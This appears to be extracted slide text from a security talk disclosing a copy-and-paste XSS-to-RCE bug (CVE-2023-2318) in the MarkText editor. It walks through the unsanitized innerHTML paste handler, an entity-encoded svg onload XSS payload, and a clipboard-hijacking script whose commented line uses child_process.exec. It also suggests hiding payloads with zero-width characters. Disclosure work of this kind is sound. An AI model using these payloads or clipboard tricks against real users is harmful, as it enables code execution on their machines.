
 A simple and elegant markdown editor, available for Linux, macOS and Windows.

1,604 commits

4 days ago





















MarkText

- “Focus Mode” by default
- DOMPurify again 😅
- No custom protocol registered
- No `<iframe>` or `<embed>`



MarkText

- A lot of XSS bugs in the past

 Security issue: DOM based XSS & RCE - from pasting vulnerable HTML #2990 by luisseok was closed on Feb 18, 2022  1 task done
 XSS to RCE vulnerability in Mermaid rendered   bug #2946 by wuhan005 was closed on Jan 29, 2022  1 task done
 From Stored XSS TO RCE #2601 by TateYdq was closed on Dec 17, 2021
 XSS vulnerability could result in RCE - CVE-2021-29996 #2548 by briskets was closed on Dec 17, 2021
 Security issue: Mutation XSS to RCE in MarkText    bug #2360 by 0xBADCA7 was closed on Dec 24, 2020
 Clipboard issues with escape characters   bug #1821 by fxha was closed on Jun 8, 2020
 XSS security vulnerability when parsing inline HTML    resolved/fix b #1390 by fxha was closed on Oct 9, 2019  7 tasks done

MarkText

- Paste event handler in `src/muya/lib/contentState/pasteCtrl.js`
 - Fetch page `<title>` for all `<a>` tags, sanitize then set innerHTML

```
109     const links = Array.from(tempWrapper.querySelectorAll('a'))
110     for (const link of links) {
111         const href = link.getAttribute('href')
112         const text = link.textContent
113         if (URL_REG.test(href) && href === text) {
114             const title = await getPageTitle(href)
115             if (title) {
116                 link.innerHTML = sanitize(title, PREVIEW_DOMPURIFY_CONFIG, true)
117             } else {
118                 const span = document.createElement('span')
119                 span.innerHTML = text
120                 link.replaceWith(span)
121             }
122         }
123     }
```

MarkText

- Paste event handler in `src/muya/lib/contentState/pasteCtrl.js`

- else `span.innerHTML = link.textContent` forgot to sanitize? 😅💣

```
109     const links = Array.from(tempWrapper.querySelectorAll('a'))
110     for (const link of links) {
111         const href = link.getAttribute('href')
112         const text = link.textContent
113         if (URL_REG.test(href) && href === text) {
114             const title = await getPageTitle(href)
115             if (title) {
116                 link.innerHTML = sanitize(title, PREVIEW_DOMPURIFY_CONFIG, true)
117             } else {
118                 const span = document.createElement('span')
119                 span.innerHTML = text
120                 link.replaceWith(span)
121             }
122         }
123     }
```

MarkText

```
<a href="http://0.0/?#&#x3C;svg&#x3E;&#x3C;svg&#x20;onload=alert(location)&#x3E;">  
http://0.0/?#&#x3C;svg&#x3E;&#x3C;svg&#x20;onload=alert(location)&#x3E;</a>
```

```
getAttribute("href") == textContent == "http://0.0/?#<svg><svg onload=alert(location)>"
```

```
const t = e.getAttribute("href") t = "http://0.0/?#<svg><svg onload=alert(location)>",  
  , i = e.textContent; i = "http://0.0/?#<svg><svg onload=alert(location)>"  
if (Jn.test(t) && t === i) { t = "http://0.0/?#<svg><svg onload=alert(location)>"  
  const n = await mn(t); n = ""  
  if (n)  
    e.innerHTML = vn(n, Vn, !0); e = a {target: '', download: '', ping: '', rel: ''  
  else {  
    const t = document.createElement("span"); t = span {title: '', lang: '', trans:  
    t.innerHTML = i,  
    e.replaceWith(t)
```

```
innerHTML = e.textContent 
```


MarkText

[🚩](<XSS payload>) → 🚩

🙈 Use blank or zero-width unicode characters to hide the payload!

```
<script>
  document.addEventListener('copy', e=>{
    e.preventDefault();
    // p = btoa(`require("child_process").exec("gnome-calculator -e 'MarkText RCE PoC'")`);
    // btoa(encodeURIComponent(`[LRE](<a href="http://1:1/#&#x3c;svg&#x3e;&#x3c;svg&#x20;onload=e
    let payload;
    if(navigator.platform === 'Win32') {
      payload = decodeURIComponent(atob('JTVCJUUyJTgwJUFBJTVEKCUzQ2E1MjBocmVmJTNEJTIyaHR0cCUzQS
    } else {
      payload = decodeURIComponent(atob('JTVCJUUyJTgwJUFBJTVEKCUzQ2E1MjBocmVmJTNEJTIyaHR0cCUzQS
    }
    e.clipboardData.setData('text/html', payload + window.getSelection());
  })
</script>
```

Demo – CVE-2023-2318 (Copy and Paste)

W 2 Untitled-1

PoC

Type @ to insert

o.cal1.cn/c3a8d0cbeea8f9ab-mar x +

← ↻ 🔒 https://o.cal1.cn/c3a8d0cbeea8f9ab-marktext-poc/rce-calc.html


MarkText Copy-and-Paste RCE PoC

Copy anything from this page and paste it into your MarkText :)

>Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut
Diam vulputate ut pharetra sit amet aliquam. Sapien faucibus et molestie ac feugiat sed lectu
nunc pulvinar sapien et ligula ullamcorper malesuada. Bibendum arcu vitae elementum cural
nunc pulvinar sapien et ligula ullamcorper. Sagittis aliquam malesuada bibendum arcu vitae.
nulla facilisi morbi tempus iaculis urna id volutpat. Rhoncus dolor purus non enim praesent e
non diam phasellus vestibulum lorem sed. Adipiscing enim eu turpis egestas pretium aenear
a iaculis at. Enim neque volutpat ac tincidunt vitae semper quis. Pellentesque eu tincidunt to
duis at consectetur lorem donec massa sapien. Sodales neque sodales ut etiam sit amet. Lac
proin sagittis nisl rhoncus mattis rhoncus urna. Faucibus et molestie ac feugiat.

Fames ac turpis egestas maecenas pharetra convallis posuere morbi leo. Faucibus vitae aliqu

Takeaways

- Handling HTML codes in Electron can be hard, even with DOMPurify
- Websites can tamper with your clipboard
- What you see is not what you get in WYSIWYG editors, when HTML is involved:
 - `style="display: none"`
 - `height="0px"`
 - [<iframe ...)
- Electron apps + XSS = 